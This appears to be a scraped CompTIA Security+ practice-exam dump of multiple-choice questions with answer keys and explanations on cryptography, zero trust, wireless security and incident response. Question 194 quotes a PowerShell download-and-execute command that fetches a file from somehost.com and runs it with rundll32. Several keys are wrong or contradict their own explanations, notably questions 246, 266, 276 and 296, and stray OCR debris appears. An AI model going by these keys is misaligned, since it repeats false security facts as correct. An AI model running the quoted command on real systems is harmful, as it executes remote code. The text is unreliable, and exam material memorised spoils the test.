Before connecting security devices to the network, it is crucial to address default settings first. Manufacturers often ship devices with default settings that include default usernames, passwords, and configurations. These settings are widely known and can be easily exploited by attackers. Changing default settings helps to secure the device and prevent unauthorized access. Reference: CompTIA Security+ SY0-501 Exam Objectives, Section 3.2: "Given a scenario, implement secure systems design." (https://www.comptia.jp/pdf/Security%2B%20SY0-501%20Exam%20Objectives.pdf)

NEW QUESTION 192
- (Exam Topic 2)
A company recently upgraded its authentication infrastructure and now has more computing power. Which of the following should the company consider using to ensure user credentials are
being transmitted and stored more securely?

A. Blockchain
B. Salting
C. Quantum
D. Digital signature

Answer: B

Explanation:
Salting is a technique that adds random data to user credentials before hashing them. This makes the hashed credentials more secure and resistant to brute-force attacks or rainbow table attacks. Salting also ensures that two users with the same password will have different hashed credentials.
A company that has more computing power can consider using salting to ensure user credentials are being transmitted and stored more securely. Salting can increase the complexity and entropy of the hashed credentials, making them harder to crack or reverse.

NEW QUESTION 194
- (Exam Topic 2)
An employee received an email with an unusual file attachment named Updates . Lnk. A security analysts reverse engineering what the fle does and finds that executes the folowing script:

```
C:\Windows \System32\WindowsPowerShell\vl.0\powershell.exe -URI https://somehost.com/04EB18.jpg
-OutFile $env:TEMP\autoupdate.dll;Start-Process rundll32.exe $env:TEMP\autoupdate.dll
```

Which of the following BEST describes what the analyst found?

A. A Powershell code is performing a DLL injection.
B. A PowerShell code is displaying a picture.
C. A PowerShell code is configuring environmental variables.
D. A PowerShell code is changing Windows Update settings.

Answer: A

Explanation:
According to GitHub user JSGetty196's notes1, a PowerShell code that uses rundll32.exe to execute a DLL file is performing a DLL injection attack. This is a type of code injection attack that exploits the Windows process loading mechanism.
https://www.comptia.org/training/books/security-sy0-601-study-guide

NEW QUESTION 199
- (Exam Topic 2)
Which of the following is a security implication of newer 1CS devices that are becoming more common in corporations?

A. Devices with celular communication capabilities bypass traditional network security controls
B. Many devices do not support elliptic-curve encryption algorithms due to the overhead they require.
C. These devices often lade privacy controls and do not meet newer compliance regulations
D. Unauthorized voice and audio recording can cause loss of intellectual property

Answer: D

Explanation:

Industrial control systems (ICS) are devices that monitor and control physical processes, such as power generation, manufacturing, or transportation. Newer ICS devices may have voice and audio capabilities that can be exploited by attackers to eavesdrop on sensitive conversations or capture confidential information. This can result in the loss of intellectual property or trade secrets. References: https://www.comptia.org/content/guides/what-is-industrial-control-system-security

NEW QUESTION 201
- (Exam Topic 2)
An organization recently released a zero-trust policy that will enforce who is able to remotely access certain data. Authenticated users who access the data must have a need to know, depending on their level of permissions.
Which of the following is the first step the organization should take when implementing the policy?

A. Determine a quality CASB solution.
B. Configure the DLP policies by user groups.
C. Implement agentless NAC on boundary devices.
D. Classify all data on the file servers.

Answer: D

Explanation:
zero trust is a security strategy that assumes breach and verifies each request as though it originates from an untrusted network12. A zero trust policy is a set of “allow rules” that specify conditions for accessing certain resources3.
According to one source4, the first step in implementing a zero trust policy is to identify and classify all data and assets in the organization. This helps to determine the level of sensitivity and risk associated with each resource and apply appropriate access controls.
Classifying all data on the file servers is the first step in implementing a zero trust policy because it helps to
determine the level of sensitivity and risk associated with each resource and apply appropriate access controls. Reference: Zero Trust implementation guidance | Microsoft Learn

NEW QUESTION 205
- (Exam Topic 2)
A cybersecurity analyst at Company A is working to establish a secure communication channel with a counter part at Company B, which is 3,000 miles (4.828 kilometers) away. Which of the following concepts would help the analyst meet this goal m a secure manner?

A. Digital signatures
B. Key exchange
C. Salting
D. PPTP

Answer: B

Explanation:
Key exchange Short explanation
Key exchange is the process of securely sharing cryptographic keys between two parties over a public network. This allows them to establish a secure communication channel and encrypt their messages. There are different methods of key exchange, such as Diffie-Hellman or RSA. References: https://www.comptia.org/content/guides/what-is-encryption

NEW QUESTION 206
- (Exam Topic 2)
A company wants to enable BYOD for checking email and reviewing documents. Many of the documents contain sensitive organizational information. Which of the following should be deployed first before allowing the use of personal devices to access company data?

A. MDM
B. RFID
C. DLR
D. SIEM

Answer: A

Explanation:
MDM stands for Mobile Device Management, which is a solution that can be used to manage and secure personal devices that access company data. MDM can enforce policies and rules, such as password protection, encryption, remote wipe, device lock, application control, and more. MDM can help a company enable BYOD (Bring Your Own Device) while protecting sensitive organizational information.

NEW QUESTION 210
- (Exam Topic 2)
Which Of the following control types is patch management classified under?

A. Deterrent
B. Physical
C. Corrective
D. Detective

Answer: C

Explanation:
Patch management is a process that involves applying updates or fixes to software to address bugs, vulnerabilities, or performance issues. Patch management is classified under corrective control type, which is a type of control that aims to restore normal operations after an incident or event has occurred. Corrective controls can help mitigate the impact or damage caused by an incident or event and prevent it from happening again.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.csoonline.com/article/2124681/why-third-party-security-is-your-security.html

NEW QUESTION 214
- (Exam Topic 2)
A security analyst is assisting a team of developers with best practices for coding. The security analyst would like to defend against the use of SQL injection attacks. Which of the following should the security analyst recommend first?

A. Tokenization
B. Input validation
C. Code signing
D. Secure cookies

Answer: B

Explanation:
Input validation is a technique that involves checking the user input for any malicious or unexpected characters or commands that could be used to perform SQL injection attacks. Input validation can be done by using allow-lists or deny-lists to filter out the input based on predefined criteria. Input validation can prevent SQL injection attacks by ensuring that only valid and expected input is passed to the database queries.

NEW QUESTION 215
- (Exam Topic 2)
A security analyst is using OSINT to gather information to verify whether company data is available publicly. Which of the following is the BEST application for the analyst to use?

A. theHarvesterB Cuckoo
B. Nmap
C. Nessus

Answer: A

Explanation:
TheHarvester is a reconnaissance tool that is used to gather information about a target organization, such as email addresses, subdomains, and IP addresses. It can also be used to gather information about a target individual, such as email addresses, phone numbers, and social media profiles. TheHarvester is specifically designed for OSINT (Open-Source Intelligence) and it can be used to discover publicly available information about a target organization or individual.

NEW QUESTION 219
- (Exam Topic 2)
A user is trying unsuccessfully to send images via SMS. The user downloaded the images from a corporate email account on a work phone. Which of the following policies is preventing the user from completing this
action?

A. Application management
B. Content management
C. Containerization
D. Full disk encryption

Answer: B

Explanation:
Content management is a policy that controls what types of data can be accessed, modified, shared, or transferred by users or applications. Content management can prevent data leakage or exfiltration by blocking or restricting certain actions, such as copying, printing, emailing, or sending data via SMS. If the user downloaded the images from a corporate email account on a work phone, the content management policy may prevent the user from sending the images via SMS to protect the confidentiality and integrity of the data.
References: 1
CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0: Architecture and
Design, Objective 2.4: Explain the importance of embedded and specialized systems security 2
CompTIA Security+ Certification Exam Objectives, page 12, Domain 3.0: Implementation, Objective 3.1: Implement secure network architecture concepts 3
https://www.comptia.org/blog/what-is-data-loss-prevention

NEW QUESTION 223
- (Exam Topic 2)
Which of Ihe following control types is patch management classified under?

A. Deterrent
B. Physical
C. Corrective
D. Detective

Answer: C

Explanation:
Patch management is classified as a corrective control because it is used to correct vulnerabilities or weaknesses in systems and applications after they have been identified. It is a reactive approach that aims to fix problems that have already occurred rather than prevent them from happening in the first place.
Reference: CompTIA Security+ SY0-601 Official Textbook, page 109.

NEW QUESTION 225
- (Exam Topic 2)
Which of the following describes where an attacker can purchase DDoS or ransomware services?

A. Threat intelligence
B. Open-source intelligence

C. Vulnerability database
D. Dark web

Answer: D

Explanation:
The best option to describe where an attacker can purchase DDoS or ransomware services is the dark web. The dark web is an anonymous, untraceable part of the internet where a variety of illicit activities take place, including the purchase of DDoS and ransomware services. According to the CompTIA Security+ SY0-601 Official Text Book, attackers can purchase these services anonymously and without the risk of detection or attribution. Additionally, the text book recommends that organizations monitor the dark web to detect any possible threats or malicious activity.

NEW QUESTION 229
- (Exam Topic 2)
A security operations center wants to implement a solution that can execute files to test for malicious activity. The solution should provide a report of the files' activity against known threats.
Which of the following should the security operations center implement?

A. theHarvester
B. Nessus
C. Cuckoo
D. Sn1per

Answer: C

Explanation:
Cuckoo is a sandbox that is specifically written to run programs inside and identify any malware. A sandbox is a virtualized environment that isolates the program from the rest of the system and monitors its behavior. Cuckoo can analyze files of various types, such as executables, documents, URLs, and more. Cuckoo can provide a report of the files’ activity against known threats, such as network traffic, file operations, registry changes, API calls, and so on.
A security operations center can implement Cuckoo to execute files to test for malicious activity and generate a report of the analysis. Cuckoo can help the security operations center to detect and prevent malware infections, investigate incidents, and perform threat intelligence.

NEW QUESTION 231
- (Exam Topic 2)
A network architect wants a server to have the ability to retain network availability even if one of the network switches it is connected to goes down. Which of the following should the architect implement on the server to achieve this goal?

A. RAID
B. UPS
C. NIC teaming
D. Load balancing

Answer: C

Explanation:
NIC Teaming is a feature that allows a server to be connected to multiple network switches, providing redundancy and increased network availability. If one of the switches goes down, the server will still be able to send and receive data through one of the other switches. To configure NIC Teaming in Windows Server, see Microsoft's documentation:
https://docs.microsoft.com/en-us/windows-server/networking/technologies/nic-teaming. For more information on NIC Teaming and other network redundancy features, refer to the CompTIA Security+ SY0-601 Official Text Book and Resources.

NEW QUESTION 233
- (Exam Topic 2)
A security practitioner is performing due diligence on a vendor that is being considered for cloud services.
Which of the following should the practitioner consult for the best insight into the current security posture of the vendor?

A. PCI DSS standards
B. SLA contract
C. CSF framework
D. SOC 2 report

Answer: D

Explanation:
A SOC 2 report is a document that provides an independent assessment of a service organization’s controls related to the Trust Services Criteria of Security, Availability, Processing Integrity, Confidentiality, or Privacy. A SOC 2 report can help a security practitioner evaluate the current security posture of a vendor that provides cloud services1.

NEW QUESTION 238
- (Exam Topic 2)
Which of the following describes software on network hardware that needs to be updated on a rou-tine basis to help address possible vulnerabilities?

A. Vendor management
B. Application programming interface
C. Vanishing
D. Encryption strength
E. Firmware

Answer: E


Explanation:
Firmware is software that allows your computer to communicate with hardware devices, such as network routers, switches, or firewalls. Firmware updates can fix bugs, improve performance, and enhance security features. Without firmware updates, the devices you connect to your network might not work properly or might be vulnerable to attacks1. You can have Windows automatically download recommended drivers and firmware updates for your hardware devices1, or you can use a network monitoring software to keep track of the firmware status of your devices2. You should also follow the best practices for keeping devices and software up to date, such as enforcing automatic updates, monitoring update status, and testing updates before deploying them

NEW QUESTION 241
- (Exam Topic 2)
A software developer used open-source libraries to streamline development. Which of the following is the greatest risk when using this approach?

A. Unsecure root accounts
B. Lack of vendor support
C. Password complexity
D. Default settings

Answer: A

NEW QUESTION 242
- (Exam Topic 2)
A systems administrator needs to install a new wireless network for authenticated guest access. The wireless network should support 802. IX using the most secure encryption and protocol available.
Perform the following steps:
* 1. Configure the RADIUS server.
* 2. Configure the WiFi controller.
* 3. Preconfigure the client for an incoming guest. The guest AD credentials are:
User: guest01 Password: guestpass



SSID: CORPGUEST
Shared key:
AAA server IP:
PSK:
Authentication type:
Controller IP: 192.168.1.10

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Wifi Controller
SSID: CORPGUEST
SHARED KEY: Secret
AAA server IP: 192.168.1.20
PSK: Blank
Authentication type: WPA2-EAP-PEAP-MSCHAPv2 Controller IP: 192.168.1.10
Radius Server Shared Key: Secret
Client IP: 192.168.1.10
Authentication Type: Active Directory Server IP: 192.168.1.20
Wireless Client SSID: CORPGUEST
Username: guest01 Userpassword: guestpass PSK: Blank
Authentication type: WPA2-Enterprise

NEW QUESTION 246
- (Exam Topic 1)
An analyst is working on an email security incident in which the target opened an attachment containing a worm. The analyst wants to implement mitigation techniques to prevent further spread. Which of the following is the BEST course of action for the analyst to take?

A. Apply a DLP solution.
B. Implement network segmentation
C. Utilize email content filtering,
D. isolate the infected attachment.

Answer: D

Explanation:
Network segmentation is the BEST course of action for the analyst to take to prevent further spread of the worm. Network segmentation helps to divide a network into smaller segments, isolating the infected attachment from the rest of the network. This helps to prevent the worm from spreading to other devices within the network. Implementing email content filtering or DLP solution might help in preventing the email from reaching the target or identifying the worm, respectively, but will not stop the spread of the worm. References: CompTIA Security+ Study Guide, Chapter 5: Securing Network Infrastructure, 5.2 Implement Network Segmentation, pp. 286-289

NEW QUESTION 248
- (Exam Topic 1)
A company has discovered unauthorized devices are using its WiFi network, and it wants to harden the access point to improve security. Which f the following configuration should an analysis enable
To improve security? (Select TWO.)

A. RADIUS
B. PEAP
C. WPS
D. WEP-EKIP
E. SSL
F. WPA2-PSK

Answer: AF

Explanation:
To improve the security of the WiFi network and prevent unauthorized devices from accessing the network, the configuration options of RADIUS and WPA2-PSK should be enabled. RADIUS (Remote Authentication Dial-In User Service) is an authentication protocol that can be used to control access to the WiFi network. It can provide stronger authentication and authorization than WEP and WPA. WPA2-PSK (WiFi Protected Access 2 with Pre-Shared Key) is a security protocol that uses stronger encryption than WEP and WPA. It requires a pre-shared key (PSK) to be entered on each device that wants to access the network. This helps prevent unauthorized devices from accessing the network.

NEW QUESTION 253
- (Exam Topic 1)
Which of the following incident response steps occurs before containment?

A. Eradication
B. Recovery
C. Lessons learned
D. Identification

Answer: D

Explanation:
Identification is the first step in the incident response process, which involves recognizing that an incident has occurred. Containment is the second step, followed by eradication, recovery, and lessons learned.
References: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 10: Incident Response and Recovery, pp. 437-441.

NEW QUESTION 257
- (Exam Topic 1)
An enterprise needs to keep cryptographic keys in a safe manner. Which of the following network appliances can achieve this goal?

A. HSM
B. CASB
C. TPM
D. DLP

Answer: A

Explanation:
Hardware Security Module (HSM) is a network appliance designed to securely store cryptographic keys and perform cryptographic operations. HSMs provide a secure environment for key management and can be used to keep cryptographic keys safe from theft, loss, or unauthorized access. Therefore, an enterprise can achieve the goal of keeping cryptographic keys in a safe manner by using an HSM appliance. References: CompTIA Security+ Certification Exam Objectives, Exam Domain 2.0: Technologies and Tools, 2.4 Given a scenario, use appropriate tools and techniques to troubleshoot security issues, p. 21

NEW QUESTION 261
- (Exam Topic 1)
The Chief Information Security Officer (CISO) has decided to reorganize security staff to concentrate on incident response and to outsource outbound Internet URL categorization and filtering to an outside company.
Additionally, the CISO would like this solution to provide the same protections even when a company laptop or mobile device is away from a home office. Which of the following should the CISO choose?

A. CASB
B. Next-generation SWG
C. NGFW
D. Web-application firewall

Answer: B

Explanation:

The solution that the CISO should choose is Next-generation Secure Web Gateway (SWG), which provides URL filtering and categorization to prevent users from accessing malicious sites, even when they are away from the office. NGFWs are typically cloud-based and offer multiple security layers, including malware detection, intrusion prevention, and data loss prevention. References:

> CompTIA Security+ Study Guide Exam SY0-601, Chapter 4

NEW QUESTION 264
- (Exam Topic 1)
A new security engineer has started hardening systems. One of the hardening techniques the engineer is using involves disabling remote logins to the NAS. Users are now reporting the inability to use SCP to transfer files to the NAS, even through the data is still viewable from the user's PCs. Which of the following is the most likely cause of this issue?

A. TFTP was disabled on the local hosts
B. SSH was turned off instead of modifying the configuration file
C. Remote login was disabled in the networkd.config instead of using the sshd.conf
D. Network services are no longer running on the NAS

Answer: B

Explanation:
SSH stands for Secure Shell Protocol, which is a cryptographic network protocol that allows secure remote login and command execution on a network device12. SSH can encrypt both the authentication information and the data being exchanged between the client and the server2. SSH can be used to access and manage a NAS device remotely3.

NEW QUESTION 266
- (Exam Topic 1)
If a current private key is compromised, which of the following would ensure it cannot be used to decrypt ail historical data?

A. Perfect forward secrecy
B. Elliptic-curve cryptography
C. Key stretching
D. Homomorphic encryption

Answer: B

Explanation:
Perfect forward secrecy would ensure that it cannot be used to decrypt all historical data. Perfect forward secrecy (PFS) is a security protocol that generates a unique session key for each session between two parties. This ensures that even if one session key is compromised, it cannot be used to decrypt other sessions.

NEW QUESTION 270
- (Exam Topic 1)
A security researcher has alerted an organization that its sensitive user data was found for sale on a website. Which of the following should the organization use to inform the affected parties?

A. An incident response plan
B. A communications plan
C. A business continuity plan
D. A disaster recovery plan

Answer: B

Explanation:
A communications plan should be used to inform the affected parties about the sale of sensitive user data on a website. The communications plan should detail how the organization will handle media inquiries, how to communicate with customers, and how to respond to other interested parties.

NEW QUESTION 273
- (Exam Topic 1)
A store receives reports that shoppers' credit card information is being stolen. Upon further analysis, those same shoppers also withdrew money from an ATM in that store.
The attackers are using the targeted shoppers' credit card information to make online purchases. Which of the following attacks is the MOST probable cause?

A. Identity theft
B. RFID cloning
C. Shoulder surfing
D. Card skimming

Answer: D

Explanation:
The attackers are using card skimming to steal shoppers' credit card information, which they use to make online purchases. References:

> CompTIA Security+ Study Guide Exam SY0-601, Chapter 5

NEW QUESTION 276
- (Exam Topic 1)
As part of the building process for a web application, the compliance team requires that all PKI certificates are rotated annually and can only contain wildcards at the secondary subdomain level. Which of the following certificate properties will meet these requirements?

A. HTTPS://.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00 2022

B. HTTPS://app1.comptia.org, Valid from April 10 00:00:00 2021-April 8 12:00:00 2022
C. HTTPS:// app1.comptia.org, Valid from April 10 00:00:00 2021-April 8 12:00:00 2022
D. HTTPS://.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00

Answer: A

Explanation:
PKI certificates are digital certificates that use public key infrastructure (PKI) to verify the identity and authenticity of a sender and a receiver of data1. PKI certificates can be used to secure web applications with HTTPS, which is a protocol that encrypts and protects the data transmitted over the internet1.
One of the properties of PKI certificates is the domain name, which is the name of the website or web application that the certificate is issued for2. The domain name can be either a specific name, such as app1.comptia.org, or a wildcard name, such as *.comptia.org2. A wildcard name means that the certificate can be used with multiple subdomains of a domain, such as payment.comptia.org or contact.comptia.org2.
Another property of PKI certificates is the validity period, which is the time span during which the certificate is valid and can be used3. The validity period is determined by the certificate authority (CA) that issues the certificate, and it usually ranges from one to three years3. The validity period can be checked by looking at the valid from and valid to dates on the certificate3.
Based on these properties, the certificate that will meet the requirements of rotating annually and only containing wildcards at the secondary subdomain level is A. HTTPS://*.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00 2022. This certificate has a wildcard character (*) at the secondary subdomain level, which means it can be used with any subdomain of comptia.org2. It also has a validity period of one year, which means it needs to be rotated annually3.

NEW QUESTION 280
- (Exam Topic 1)
A security analyst is reviewing the vulnerability scan report for a web server following an incident. The vulnerability that was used to exploit the server is present in historical vulnerability scan reports, and a patch is available for the vulnerability. Which of the following is the MOST likely cause?

A. Security patches were uninstalled due to user impact.
B. An adversary altered the vulnerability scan reports
C. A zero-day vulnerability was used to exploit the web server
D. The scan reported a false negative for the vulnerability

Answer: A

Explanation:
A security patch is a software update that fixes a vulnerability or bug that could be exploited by attackers. Security patches are essential for maintaining the security and functionality of systems and applications.
If the vulnerability that was used to exploit the server is present in historical vulnerability scan reports, and a patch is available for the vulnerability, it means that the patch was either not applied or was uninstalled at some point. A possible reason for uninstalling a security patch could be user impact, such as performance degradation, compatibility issues, or functionality loss.
The other options are not correct because:
> B. An adversary altered the vulnerability scan reports. This could be a possibility, but it is less likely than option A. An adversary would need to have access to the vulnerability scan reports and be able to modify them without being detected. Moreover, altering the reports would not prevent the patch from being applied or uninstalled.
> C. A zero-day vulnerability was used to exploit the web server. This is not correct because a zero-day vulnerability is a vulnerability that is unknown to the public or the vendor, and therefore has no patch available. The question states that a patch is available for the vulnerability that was used to exploit the server.
> D. The scan reported a false negative for the vulnerability. This is not correct because a false negative is when a scan fails to detect a vulnerability that is present. The question states that the vulnerability is present in historical vulnerability scan reports, which means that it was detected by previous scans.
According to CompTIA Security+ SY0-601 Exam Objectives 1.4 Given a scenario, analyze potential indicators to determine the type of attack:
“A security patch is a software update that fixes a vulnerability or bug that could be exploited by attackers.” References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.getastra.com/blog/security-audit/vulnerability-scanning-report/

NEW QUESTION 285
- (Exam Topic 1)
Which of the following involves the inclusion of code in the main codebase as soon as it is written?

A. Continuous monitoring
B. Continuous deployment
C. Continuous Validation
D. Continuous integration

Answer: D

Explanation:
Detailed explanation
Continuous Integration (CI) is a practice where developers integrate code into a shared repository frequently, preferably several times a day. Each integration is verified by an automated build and automated tests. CI allows for the detection of errors early in the development cycle, thereby reducing overall development costs.

NEW QUESTION 288
- (Exam Topic 1)
A company is required to continue using legacy software to support a critical service. Which of the following BEST explains a risk of this practice?

A. Default system configuration
B. Unsecure protocols
C. Lack of vendor support
D. Weak encryption

Answer: C

Explanation:
Using legacy software to support a critical service poses a risk due to lack of vendor support. Legacy software is often outdated and unsupported, which means that security patches and upgrades are no longer available. This can leave the system vulnerable to exploitation by attackers who may exploit known vulnerabilities in the software to gain unauthorized access to the system.
Reference: CompTIA Security+ Study Guide, Exam SY0-601, Chapter 1: Attacks, Threats, and Vulnerabilities

NEW QUESTION 292
- (Exam Topic 1)
The Chief Executive Officer announced a new partnership with a strategic vendor and asked the Chief Information Security Officer to federate user digital identities using SAML-based protocols. Which of the following will this enable?

A. SSO
B. MFA
C. PKI
D. OLP

Answer: A

Explanation:
Federating user digital identities using SAML-based protocols enables Single Sign-On (SSO), which allows users to log in once and access multiple applications without having to enter their credentials for each one. References:

- CompTIA Security+ Certification Exam Objectives 1.3: Explain authentication and access controls.
- CompTIA Security+ Study Guide, Sixth Edition, pages 41-42

NEW QUESTION 293
- (Exam Topic 1)
The compliance team requires an annual recertification of privileged and non-privileged user access. However, multiple users who left the company six months ago still have access. Which of the following would have prevented this compliance violation?

A. Account audits
B. AUP
C. Password reuse
D. SSO

Answer: A

Explanation:
Account audits are periodic reviews of user accounts to ensure that they are being used appropriately and that access is being granted and revoked in accordance with the organization's policies and procedures. If the compliance team had been conducting regular account audits, they would have identified the users who left the company six months ago and ensured that their access was revoked in a timely manner. This would have prevented the compliance violation caused by these users still having access to the company's systems.
To prevent this compliance violation, the company should implement account audits. An account audit is a regular review of all user accounts to ensure that they are being used properly and that they are in compliance with the company's security policies. By conducting regular account audits, the company can identify inactive or unused accounts and remove access for those users. This will help to prevent compliance violations and ensure that only authorized users have access to the company's systems and data.

NEW QUESTION 296
- (Exam Topic 1)
During a Chief Information Security Officer (CISO) convention to discuss security awareness, the attendees are provided with a network connection to use as a resource. As the convention progresses, one of the attendees starts to notice delays in the connection, and the HIIPS site requests are reverting to HTTP Which of the following BEST describes what is happening?

A. Birthday collision on the certificate key
B. DNS hijacking to reroute traffic
C. Brute force to the access point
D. ASSLILS downgrade

Answer: B

Explanation:
The attendee is experiencing delays in the connection, and the HIIPS site requests are reverting to HTTP, indicating that the DNS resolution is redirecting the connection to another server. DNS hijacking is a technique that involves redirecting a user’s requests for a domain name to a different IP address. Attackers use DNS hijacking to redirect users to malicious websites and steal sensitive information, such as login credentials and credit card details.
Reference: https://www.cloudflare.com/learning/dns/dns-hijacking/

NEW QUESTION 300
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